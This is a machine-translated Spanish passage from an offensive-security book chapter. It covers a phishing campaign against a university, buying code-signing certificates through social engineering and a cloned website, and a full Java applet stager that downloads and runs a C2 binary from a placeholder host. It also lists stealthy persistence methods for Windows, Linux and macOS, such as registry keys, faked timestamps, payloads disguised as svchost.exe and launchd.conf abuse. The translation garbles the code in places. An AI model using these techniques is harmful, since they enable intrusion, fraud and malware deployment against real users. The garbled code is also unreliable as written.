Para este ataque, con solo un par de cientos de direcciones de correo electrónico para compilar, seguiremos la ruta manual y conoceremos un poco los objetivos. Al continuar con un vector de ataque de correo electrónico, ahora debe decidir cómo logrará la intrusión inicial en la red de destino. Una macro de VBA, según el primer capítulo, sería un poco torpe para un ataque a mayor escala como este y que también requiere la instalación de Microsoft Office. En un entorno académico, es probable que los usuarios tengan un conjunto de herramientas mucho más dispar, así como una dependencia de sistemas operativos distintos de Microsoft Windows. Esto presenta un desafío interesante: ¿cómo puede implementar una carga útil de etapa que se ejecutará en cualquier entorno y, en función de lo que descubra, descargar e instalar la infraestructura de comando y control adecuada? La respuesta es usar Java.

Entrega de carga útil Parte 2: uso de Java Applet para entrega de carga útil

Hay una serie de exploits y ataques de Java flotando en la naturaleza. Olvídalos. Desea codificar sus propias herramientas desde cero para que se vean lo más legítimas posible y puedan atravesar cualquier detección de malware basada en host y análisis de tráfico de detección de intrusos.

El flujo de ataque es el siguiente:

- Desarrolle un applet de Java e impleméntelo en un entorno web convincente. Más sobre eso en breve.
- Desplegar un ataque de ingeniería social contra los usuarios previamente identificados para animarlos a visitar este sitio web.
- Tras la ejecución, el subprograma debe determinar si se encuentra en un entorno Windows, OSX o Linux y descargar el agente C2 adecuado. Obviamente, esto implicará algo de recodificación del C2, pero está en el lenguaje C, por lo que debería ser mínimo.

Java no es un lenguaje difícil de aprender, así que no te preocupes si no estás familiarizado con él. Incluyo todo lo que necesita, incluido el código, para que pueda comenzar.

Firma de código Java por diversión y beneficio

Antes de continuar, vale la pena mencionar que desde Java 8 Update 20, no se ejecutarán applets de Java a menos que el código esté firmado por una autoridad reconocida. La firma de código era algo que probablemente sonaba como una buena idea en los años 90 cuando el proceso de adquirir un certificado de firma era mucho más difícil: necesitabas un número de Dunn and Bradstreet, una empresa incorporada y una dirección postal verificada. En estos días, el negocio de la firma de códigos es, bueno, un gran negocio. Es muy competitivo y quieren su intercambio, por lo que aún harán una pequeña verificación de que usted es quien dice ser, pero será lo mínimo. Puede obtener fácilmente una certificación con un poco de ingeniería social. Un importante minorista de certificados de firma de código afirma lo siguiente en su sitio web:

1. Se deberá comprobar la existencia legal de la organización o persona física nombrada en el campo Organización del certificado de firma de códigos.

2. El correo electrónico al que se va a enviar el certificado de firma de código debe ser alguien@dominio.com, donde dominio.com es propiedad de la organización nombrada en el certificado de firma de código.
3. Se debe devolver la llamada a un número de teléfono verificado para el organización o individuo mencionado en el certificado de firma de código para verificar que la persona que realiza el pedido es un representante autorizado de la organización.

Este procedimiento se puede utilizar para obtener fácilmente un certificado de firma de código:

- Registre un nombre de dominio que sea similar a un negocio existente. Considere su organización objetivo: ¿qué podría ser relevante?
- Clone y aloje ese sitio web usando el siguiente comando:

```
wget -U "Mozilla/5.0 (X11; U; Linux; en-US; rv:1.9.1.16)
Gecko/20110929 Firefox/3.5.16" --recursive --level=1 --no clobber --page-
requisites --html-extension --convert-links --no-parent --wait=3 --random- espere
http://www.example.com/docs/interesting-part/ -- dominios=www.example.com
```

- Cambie toda la información de contacto del teléfono en el sitio clonado para que apunte a usted.
- Considere una empresa fuera del área comercial normal del firmante del código para desalentar las búsquedas de la cámara de comercio (en la práctica, rara vez se realizan).
- Pude adquirir certificados de firma de código con solo una dirección de correo electrónico que suena plausible y un teléfono celular. Recuerde, usted es el cliente y quiere su dinero.

Por supuesto, como está realizando un modelado APT de forma legítima, podría utilizar su propia entidad legal. Tu decides.

En cierto sentido, hacer cumplir la firma de código es lo mejor que les pudo haber pasado a los autores de malware de Java, ya que aplica un modelo de seguridad completamente irreal que adormece a los usuarios con una falsa sensación de seguridad. La firma de código básicamente funciona así: usted, el usuario, confía en un tercero que nunca conoció (el autor del código) porque otro tercero que nunca conoció (el firmante del código) ha dicho el código (que nunca han visto).) es seguro de ejecutar.

Derecha.

Por supuesto, el punto inicial era asegurarse de que todo el código fuera rastreable, pero eso es algo que realmente se ha perdido en el camino.

La técnica básica que ilustramos aquí es una muy favorecida por los equipos de infiltración de redes de la NSA/GCHQ o las llamadas operaciones de acceso personalizadas y por una razón: es fácil y funciona. No necesita una cartera de exploits de día cero para obtener acceso a entornos seguros cuando las personas ejecutan Java, que se implementa casi universalmente.

Con todo eso en mente, pasemos a la codificación de Java. En primer lugar, descargue Java SE JDK (no JRE) del sitio web de Oracle. Por razones que se me escapan, el instalador de Java nunca establece correctamente la variable de ruta, por lo que deberá hacerlo usted mismo (modifique esto para la versión):

```
establecer ruta=%ruta%;C:\Archivos de programa\Java\jdk1.8.0_73\bin
```

No desea tener que seguir firmando cada compilación de su código de prueba; eso se volverá tedioso muy rápido. Deberá hacer lo siguiente para configurar su entorno de desarrollo. Agregue su máquina local como una excepción a la regla de firma de código, como se muestra en la [Figura 2.1.](#) _____




Figura 2.1: Permita que todo el código Java local se ejecute en el navegador.

El código Java comienza en archivos de texto sin formato con una extensión .java que luego se compilan en archivos .class . Los archivos de clase no se pueden firmar, por lo que deben agruparse en archivos .jar para sus propósitos. El siguiente es un ejemplo simple ilustrativo de HelloWorld :

```
clase pública HolaMundo {

    public static void main(String[] args)
    { System.out.println("¡Hola, mundo!"); }

}
```

Guarde esto como HelloWorld.java y compílelo así:

javac HolaMundo.java

Esto creará HelloWorld.class, que se ejecuta así:

java hola mundo

Esto ejecuta el intérprete de Java. Debería ver la salida del programa:

¡Hola Mundo!

Todo esto está muy bien, pero desea que su código se ejecute dentro de un navegador web. Luego, el código debe ser ligeramente diferente para heredar ciertas funciones que necesita para ejecutarse como un subprograma:

```
importar java.applet.Applet; importar
java.awt.Graphics;

public class HelloWorld extiende Applet { public void paint(Graphics
g) { g.drawString("¡Hola mundo!", 50, 25);

}
}
```


Cree un pequeño archivo HTML en el mismo directorio con el siguiente código:

```
<HTML>
<JEFE>
<TITLE> Un programa sencillo </TITLE>
</HEAD>
<CUERPO>
```

Aquí está la salida de mi programa:

```
<APPLET CÓDIGO="HolaMundo.clase" ANCHO=150 ALTURA=25> </APPLET> </
CUERPO> </HTML>
```

Guarde este archivo como test.html y cárguelo en su navegador, como se muestra en la [Figura 2.2.](#)



[Figura 2.2:](#) subprograma Java ejecutándose en el navegador.

Como se indicó anteriormente, en algún momento deberá agrupar el archivo .class en un archivo .jar para que pueda firmarse con código. Eso se logra fácilmente y también necesita modificar ligeramente su código HTML:

```
jar cf holamundo.jar HolaMundo.clase
```

y

```
<HTML>
<JEFE>
<TITLE> Un programa sencillo </TITLE>
</HEAD>
<CUERPO>
```

Aquí está el resultado de mi programa: <applet
code=HelloWorld.class archive="helloworld.jar"
width=120 height=120> </applet>

```
</BODY>
</HTML>
```

La sencillez misma.

Escribir un programador de subprogramas de Java

En esencia, lo que desea hacer no está a un millón de millas del objetivo del capítulo anterior: descargar y ejecutar una carga útil de C2. Sin embargo, esta vez va a suponer la existencia de tres sistemas operativos potenciales, Windows, Apple OSX y muchos derivados de Linux. Esto requerirá cierta discriminación por parte del organizador y cierta recodificación de la carga útil de C2 (principalmente la nomenclatura y la persistencia de la ruta del archivo), pero las tres plataformas admiten C y libssh, por lo que esto es trivial. También modificará en gran medida el modelo de servidor C2 para esta prueba para agregar otra funcionalidad muy necesaria.

Compile el siguiente código:

```
clase pública OsDetect {

    public static void main(String[] args)
    { System.out.println(System.getProperty("os.name"));

    }
}
```

La salida revela el sistema operativo actual. Por ejemplo:

ventanas 7

Puede usar varias funciones para determinar todo tipo de propiedades de la máquina virtual de Java en la que nos encontramos y otra información útil sobre el host, pero en este momento el sistema operativo es adecuado para sus necesidades.

En lo que respecta a Windows, generalmente no me preocupo por enfocarme en plataformas x86 o x64 individualmente para la entrega de carga útil; x86 funciona bien para casi todo lo que quieras hacer. Sin embargo, existen buenas razones para tener esto en cuenta cuando realiza una explotación o migración de procesos x64 muy específicos, pero eso no nos concierne aquí.

En el futuro, vamos a crear un escenario como una herramienta de línea de comandos con fines de prueba. Luego lo empaquetaremos en un applet y lo prepararemos para el ataque. Consulte [el Listado 2-1](#). Este código importa las bibliotecas necesarias para la comunicación de red, verifica qué sistema operativo está ejecutando el objetivo y descarga el C2 apropiado. Esto es intencionalmente simple para fines ilustrativos. Este código se ejecutará "fuera de la caja", así que juegue con él y hágalo mejor.

Listado 2-1: Una plantilla para un Java básico

Veterano

```
importar java.io.BufferedInputStream; importar  
java.io.ByteArrayOutputStream; importar  
java.io.FileOutputStream; importar  
java.io.IOException; importar java.io.InputStream;  
importar java.net.URL; clase pública JavaStager {
```

```
    Private static String OS =  
        System.getProperty("os.name").toLowerCase(); public static  
        void main(String[] args) {  
  
            if (isWindows()) { try  
                { String fileName =  
                    "c2.exe"; enlace URL = nueva URL  
                    ("http://yourc2url.com/c2.exe"); InputStream in = new  
                    BufferedInputStream(link.openStream()); ByteArrayOutputStream  
                    fuera = new ByteArrayOutputStream();  
  
                    byte[] buf = nuevo byte[1024]; entero  
                    n = 0; while (-1!= (n=in.read(buf)))  
  
                        {out.write(buf, 0, n);  
                }  
  
                fuera.cerrar();  
                cercar(); byte[]  
                respuesta = out.toByteArray(); FileOutputStream  
                fos = new FileOutputStream(fileName);  
                fos.escribir(respuesta); fos.cerrar(); Proceso proceso =  
                nuevo ProcessBuilder("c2.exe").start(); }  
                catch(IOException ioe){}  
  
            } más si (esMac()) {
```

```
prueba
{ String fileName = "c2_signed_mac_binary"; enlace
URL = nueva URL ("http://yourc2url.com/
c2_signed_mac_binary"); InputStream in = new
BufferedInputStream(link.openStream());
ByteArrayOutputStream fuera = new ByteArrayOutputStream();

byte[] buf = nuevo byte[1024]; entero
n = 0; while (-1!= (n=in.read(buf)))
{out.write(buf, 0, n);

}

fueras.cerrar();
cercar(); byte[]
respuesta = out.toByteArray(); FileOutputStream
fos = new FileOutputStream(fileName);
fos.escribir(respuesta); fos.cerrar(); Proceso proceso = new
ProcessBuilder("c2_signed_mac_binary").start(); }
catch(IOException ioe){} } else if (isLinux()) { try
{ String fileName = "linux_binary"; enlace URL =
nueva URL ("http://yourc2url.com/c2_signed_mac_binary");
InputStream in = new
BufferedInputStream(link.openStream());
ByteArrayOutputStream fuera = new
ByteArrayOutputStream();

byte[] buf = nuevo byte[1024]; entero
n = 0; while (-1!= (n=in.read(buf)))
{out.write(buf, 0, n);

}

fueras.cerrar();
cercar(); byte[]
respuesta = out.toByteArray(); FileOutputStream
fos = new FileOutputStream(fileName);
fos.escribir(respuesta); fos.cerrar(); Proceso proceso = new
ProcessBuilder("chmod +x linux_binary;./
linux_binary").start(); } catch(IOException ioe){}
```

```
    } más {  
        }  
    }  
  
    booleano estático público isWindows() {  
  
        volver (OS.indexOf("ganar") >= 0);  
  
    }  
  
    booleano estático público isMac() {  
  
        volver (OS.indexOf("mac") >= 0);  
    }  
  
    público estático booleano isLinux() {  
  
        volver (OS.indexOf("nux") >= 0);  
  
    }  
}
```

Primero usamos la función `System.getProperty("os.name")` para determinar el sistema operativo. Si bien podría profundizar un poco más (para otras versiones de UNIX, por ejemplo), esto es lo suficientemente completo para sus necesidades. Una vez que se conoce el sistema operativo, el controlador descarga y ejecuta la carga adecuada para esa plataforma.

El nombre de archivo variable define dónde se escribirá la carga útil en el host y las referencias URL variables donde el organizador puede encontrar la carga útil en la web.

Asegúrese de firmar también el código del ejecutable de Mac o recibirá mensajes de permiso inconvenientes presentados al usuario. No existen tales problemas con Windows y Linux; ejecutarán felizmente lo que se les dé sin advertencias para el usuario.

Para convertir esto en un applet, debe importar la biblioteca adecuada:

```
importar java.applet.Applet;
```

y cambio:

```
etapa de java de clase pública {
```

a:

```
clase pública JavaStager extiende Applet {
```

Empaque el archivo .class en un .jar:

```
jar cf stager.jar JavaStager.clase
```

y prepara tu HTML:

```
<HTML>
<JEFE>
<TITLE> Pretexto convincente </TITLE>
</HEAD>
<CUERPO>
<código del applet=JavaStager.class
    archive="stager.jar" ancho=120
    alto=120> </applet>

</BODY>
</HTML>
```

Crea un pretexto convincente

Deberá pensar dónde desea que se descarguen estos archivos. En el ejemplo anterior (cuando se convierte en un applet), irán a la memoria caché de Java, lo que está lejos de ser ideal.

Todavía tiene dos cosas que debe hacer: crear un pretexto convincente (es decir, un sitio web bonito y creíble) y firmar el archivo .jar . Entonces este ataque estará listo para volar.

El cielo es prácticamente el límite en cuanto a lo lejos que puede llegar al diseñar pretextos, pero tenga en cuenta aquí que un ataque es exitoso o frustrado, mucho más que con los detalles técnicos.

Te animo a que investigues y seas un artista.

En este caso, creará un sitio web con el estilo de la casa de la universidad que está siendo atacada, incrustará su subprograma hostil en él y atraerá a sus objetivos para que visiten el sitio. Tiene que parecer oficial, pero los correos electrónicos oficiales llegan a las bandejas de entrada de las personas todo el día, por lo que también debe destacarse sin parecer que es de un príncipe nigeriano. Sin querer sonar como un psicópata, manipular a la gente es fácil cuando sabes lo que los motiva. En el mundo feroz

de ventas o corretaje de acciones, cualquier cosa que parezca darle a alguien una ventaja sobre sus colegas funciona bien pero, en igualdad de condiciones, los académicos no suelen estar motivados por la adquisición de riqueza.

No importa si eres físico o arqueólogo, la moneda real en el mundo académico es el prestigio. "Publicar o perecer" es la frase acuñada para describir la presión en el mundo académico para publicar de manera rápida y continua el trabajo para sostener o avanzar en la carrera de uno. Ese es el apalancamiento que puedes usar. Otro pretexto que funciona muy bien es la adulación: cree un ataque que explote estas ideas y ejecute su carga útil.

Cree un sitio web llamado "Encuentre un experto", que implicará que está asociado y administrado por la universidad. Pretenderá ser un nuevo directorio que facilitará a los especialistas la obtención de invitaciones para charlas y similares. Todo lo que se necesita es un registro gratuito. La invitación se personalizará y hará que parezca que se originó dentro de la universidad. Puede enviar un correo electrónico con cualquier pretexto a cualquier persona de la universidad y, cuando responda, tendrá el pie de página de correo electrónico estándar de la universidad que puede copiar y personalizar para satisfacer sus necesidades.

FALSIFICACIÓN DE CORREO ELECTRÓNICO

La falsificación de correo electrónico es tan trivial que no quiero desperdiciar espacio discutiéndolo aquí. Aunque me refiero a temas avanzados como SPF, DKIM y otras tecnologías de protección de dominios de correo electrónico más adelante en el libro. Si no está familiarizado con la falsificación de correo electrónico, hay muchos recursos en la web para consultar, pero comenzaría con el último IETF RFC en el correo electrónico SMTP:

<https://tools.ietf.org/html/rfc6531>

Firmando el Stager

Eso deja el código firmando el stager. Una vez que hayamos adquirido el certificado del proveedor, la forma más fácil de hacerlo es la siguiente.

Exporte los archivos PVK (clave privada) y SPC (certificado) a un archivo PFX/P12 utilizando la herramienta pvkimprt de Microsoft.

```
pvkimprt -importación -pfx mycert.spc javakey.pvk
```

Importe el archivo PFX a un nuevo almacén de claves Java usando PKCS12Import e ingrese la contraseña del almacén de claves cuando se le solicite.

```
java pkcs12import mycert.pfx keystore.ks
```

Firme el archivo .jar con la herramienta jarsigner .

```
jarsigner -almacén de claves keystore.ks stager.jar
```

Incrustado en su sitio web falso, este ataque está listo para probar. (Y prueba , de verdad, porque si fallas en tu ataque inicial, tu objetivo estará más consciente y en guardia. Luego prueba de nuevo).

Notas sobre la persistencia de la carga útil

En el capítulo anterior discutí, aunque brevemente, la idea de persistencia, es decir, la carga útil que puede sobrevivir a los reinicios. Hay numerosas formas de hacer esto, y ahora que estamos tratando con múltiples sistemas operativos, el problema se multiplica. El método descrito en el [Capítulo 1](#) funcionará, pero no es muy sigiloso. Ahora que está mejorando su juego, parece un buen momento para revisar el concepto con algunas sugerencias mejores.

Microsoft Windows

Hay muchas formas de iniciar automáticamente el código en Windows que van más allá de lo obvio y lo más común:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Microsoft incluyó varias claves que originalmente estaban destinadas solo para pruebas, pero que nunca se eliminaron; puede ejecutar código desde allí de la misma manera:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Archivo de imagen
Opciones de ejecución

o

HKLM\Software\Wow6432Node\Windows NT\CurrentVersion\Image File
Opciones de ejecución

Al usar el Registro (o cualquier método de inicio automático), es una buena idea falsificar la marca de tiempo en el ejecutable para que parezca que ha estado allí durante mucho tiempo en lugar de aparecer repentinamente el día de un ataque sospechoso. He visto a analistas forenses muy experimentados pasar por alto el malware porque no se les ocurrió que la marca de tiempo podría cambiarse fácilmente.

Los servicios son una forma muy popular de instalar malware. Su .exe deberá compilarse especialmente como un servicio de Windows si se oculta de esta manera o el sistema operativo lo matará.

Otra forma es hacer que su etapa suelte una DLL en lugar de un EXE y haga referencia a ella desde una clave del Registro usando rundll32:

RUNDLL32.EXE dllnamepunto de entrada

En esa nota, es posible almacenar y ejecutar JavaScript en el Registro:

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";alert('¡Boo!');
```

Se ha visto malware en la naturaleza que utiliza este método para almacenar una carga útil en el propio Registro.

Sin embargo, en lugar de enumerar las muchas formas en que puede volverse persistente en Windows, recomiendo adquirir la herramienta gratuita Microsoft sysinternals Autoruns:

<https://technet.microsoft.com/en-gb/sysinternals/bb963902.aspx>

Esta magnífica utilidad contiene la mayor base de datos de métodos de ejecución automática que existe (más que los simples trucos del Registro mencionados aquí) y se utiliza en compromisos de análisis forense y de malware. Sabe algunas cosas realmente arcanas.

Un método que me gusta y que generalmente es sólido incluye reemplazar un EXE al que hace referencia una clave de Registro existente con su carga útil y luego indicarle a su carga útil que ejecute el código original que reemplazó. Es mejor hacerlo manualmente, ya que tratar de automatizarlo puede producir resultados interesantes.

Al ocultar payloads, es mejor elegir un nombre que no despierte sospechas (es decir, payload.exe). Svchost.exe y spoolsv.exe son los mejores objetivos

porque normalmente hay varias copias ejecutándose en la memoria. Uno más muchas veces pasará desapercibido.

Vale la pena mencionar que la mayoría de los autores de malware no equilibran los beneficios de la persistencia en el tiempo con las mayores posibilidades de detección. El análisis forense a menudo se centra en la persistencia para encontrar cargas útiles.

linux

Existe la creencia de que la persistencia en Linux (y de hecho en los sistemas UNIX en general) tiende a ser más complicada que en Windows. El motivo de esta creencia errónea es que los permisos de usuario *nix (en comparación con Windows) se aplican de forma más rigurosa de forma predeterminada. No es raro que los usuarios de Windows tengan acceso a mucho más Registro del que necesitan. Sin embargo, a menos que su usuario se ejecute como root (o puede persuadirlo para que ejecute su código como root), la persistencia se limitará al usuario que ejecuta y, como resultado, a los permisos de ese usuario. Sin embargo, ese no es un gran problema; hay muchas maneras de escalar los privilegios de usuario una vez que esté instalado y aún puede explorar mucho la red como un usuario humilde. Sin embargo, en general, no podrá limpiar los registros a medida que avanza y eso no es lo ideal, aunque es menos probable que se registren (o presten atención a los registros) en una compilación de estación de trabajo.

Discutiré la escalada de privilegios a su debido tiempo y, en términos generales, obtener acceso administrativo local en su máquina cabeza de playa será una prioridad al modelar una APT.

Hay una escuela de pensamiento que dice que sin privilegios de raíz, se debe evitar la persistencia ya que no es lo suficientemente sigilosa.

Hay varios métodos de inicio disponibles en los sistemas operativos basados en Linux.

Como ya se discutió, algunos requieren privilegios elevados y algunos no no.

Servicios

En Linux, hay tres formas de instalar y ejecutar aplicaciones como procesos en segundo plano (o demonios). El beneficio de usar servicios es que el sistema operativo reiniciará su proceso si muere. Estos son:

Inicialización del sistema V

Sistema

advenedizo

System V o el inicio clásico rara vez se encuentran hoy en día y solo son de interés en distribuciones de Linux más antiguas, como:

Debian 6 y anteriores Ubuntu
9.04 y anteriores CentOS 5 y anteriores

Deberá crear un script de inicio de Bash funcional en /etc/init.d/
service . Se pueden encontrar ejemplos de scripts existentes en el directorio /etc/init.d .

Entonces corre:

habilitar el servicio sudo update-rc.d

Esto creará un enlace simbólico en los directorios de nivel de ejecución 2 a 5. Ahora debe agregar el siguiente comando de reaparición en /etc/inittab:

id:2345:respawn:/bin/sh /ruta/a/aplicación/inicio

Luego detenga e inicie el servicio:

servicio sudo parada de servicio servicio
sudo inicio de servicio

Upstart es otro método de inicio y se introdujo en Ubuntu 6. Se convirtió en el predeterminado en Ubuntu 9.10 y luego se adoptó en Red Hat Enterprise 6 y sus derivados. Google Chrome OS también usa Upstart.

Ubuntu 9.10 a Ubuntu 14.10, incluido Ubuntu 14.04 CentOS 6

Si bien todavía se ve con frecuencia, generalmente se está eliminando a favor de systemd, que veremos a continuación.

Para ejecutarse como un servicio, su carga útil necesitará un script de configuración en /etc/init llamado servicename.conf. Nuevamente, puede modelar fácilmente su secuencia de comandos utilizando un archivo de configuración existente. Sin embargo, asegúrese de que su service.conf contenga las siguientes líneas:

comenzar en el nivel de ejecución [2345]
reaparecer

Esto asegura que el código se ejecute en el arranque y reaparecerá si muere.

systemd es un administrador de sistemas y servicios para Linux que se ha convertido en el demonio de inicialización de facto para la mayoría de las nuevas distribuciones de Linux. systemd es compatible con versiones anteriores de los comandos y scripts de inicialización de System V.

Asegúrese de que el servicio tenga un script de inicio systemd funcional ubicado en
`/etc/systemd/system/multi-user.target.wants/service.service`

Iniciar el servicio:

`sudo systemctl habilitar servicio.servicio`

El archivo `/etc/systemd/system/multi-user.target.wants/service.service` también debe contener una línea como

`Reiniciar=siempre`

en la sección [Servicio] del archivo para permitir que el servicio reaparezca después de un bloqueo/servicio.servicio.

cron

Cron es una utilidad que se utiliza para iniciar procesos en momentos específicos, como el Programador de tareas de Windows. Es útil para notaciones de tiempo complejas y puede ser utilizado por usuarios sin acceso raíz para programar tareas.

Archivos de inicio

Al iniciar sesión, todos los shells compatibles con Bourne generan `/etc/profile`, que a su vez genera cualquier archivo `*.sh` legible en `/etc/profile.d/`. Estos scripts no requieren una directiva de intérprete, ni necesitan ser ejecutables. Se utilizan para configurar un entorno y definir configuraciones específicas de la aplicación.

Entornos gráficos Hay varios

escritorios y administradores de ventanas en Linux, de los cuales KDE y Gnome siguen siendo los más populares. Todos estos entornos tienen sus propias formas individuales de iniciar el código cuando se inician, que son demasiado numerosas para enumerarlas aquí.

rootkits

La definición de *rootkit* varía, pero generalmente es un binario en el sistema de destino que ha sido reemplazado por un código malicioso pero que conserva la funcionalidad del original. En el pasado, ciertos servicios simples (como el dedo) se modificarían para contener un código que otorgaría acceso a un atacante cuando se interconectara de una manera específica. Como los sistemas operativos basados en Linux son de código abierto, las posibilidades de tales ataques están limitadas solo por su imaginación, aunque este ataque cae más en la categoría de puerta trasera que en la de persistencia directa.

OSX

Apple OSX es, con mucho, la plataforma más segura aquí. Tomando prestado de su sistema operativo iOS, ahora verifica todas las firmas binarias, lo que significa que se vuelve imposible subvertir los procesos existentes y previene ataques como la migración de procesos. Sin embargo, a diferencia de iOS, las aplicaciones sin firmar pueden ejecutarse libremente.

La persistencia se puede lograr a través de trabajos cron como con Linux, pero hay mejores formas. Se inicia la primera aplicación en modo de usuario que se inicia en OSX. Se puede abusar para obtener persistencia de la siguiente manera:

```
# echo bsexec 1 /bin/bash payload.script > /etc/launchd.conf
```

Un método obsoleto (que aún funciona) es usar elementos de inicio.

Debe colocar dos archivos en un directorio de elementos de inicio. El primero es el script que se va a ejecutar automáticamente. El otro archivo debe llamarse StartupParameters.plist y debe contener una clave Provides que contenga el nombre del archivo de script. Ambos archivos deben colocarse en un subdirectorio en el directorio /System/Library/StartupItems o /Library/StartupItems . El nombre del subdirectorio debe ser el mismo que el nombre del archivo de script (y el valor de la clave Provides en StartupParameters.plist).

Comando y Control Parte 2: Avanzado

Gestión de ataques

La infraestructura C2 descrita en el [Capítulo 1](#) no sirve para nada más que para ilustrar conceptos. Su falta de un canal de administración fuera de banda adecuado y la capacidad de manejar solo un host de destino a la vez son limitaciones severas y paralizantes. La conexión SSH siempre activa tampoco es elegante y carece de sigilo.

Adición de sigilo y gestión de múltiples sistemas

En esta sección, agregará una funcionalidad nueva considerable para hacer que su C2 sea más sigiloso, más inteligente y más fácil de administrar. Lo que se necesita por ahora es lo siguiente:

- *Balizamiento:* cuando se entrega e instala la carga útil, debe llamar periódicamente a casa (su servidor C2) para solicitar pedidos en lugar de establecer inmediatamente una conexión SSH y un túnel inverso.
- Conjunto de *comandos preconfigurados* : un conjunto establecido de instrucciones que se pueden pasar a la carga útil para tareas cuando llama a casa.
- *Administración de túneles:* el servidor C2 debe poder manejar múltiples conexiones entrantes simultáneas desde cargas útiles en diferentes hosts y poder organizar túneles inversos en múltiples puertos mientras realiza un seguimiento de qué túnel pertenece a qué puerto.
- *Interfaz web:* su funcionalidad adicional requerirá una interfaz coherente para la gestión de ataques estratégicos y tácticos.

Por ejemplo, su nueva configuración ilustra el paso a un modelo de baliza, como se muestra en la [Figura 2.3](#).

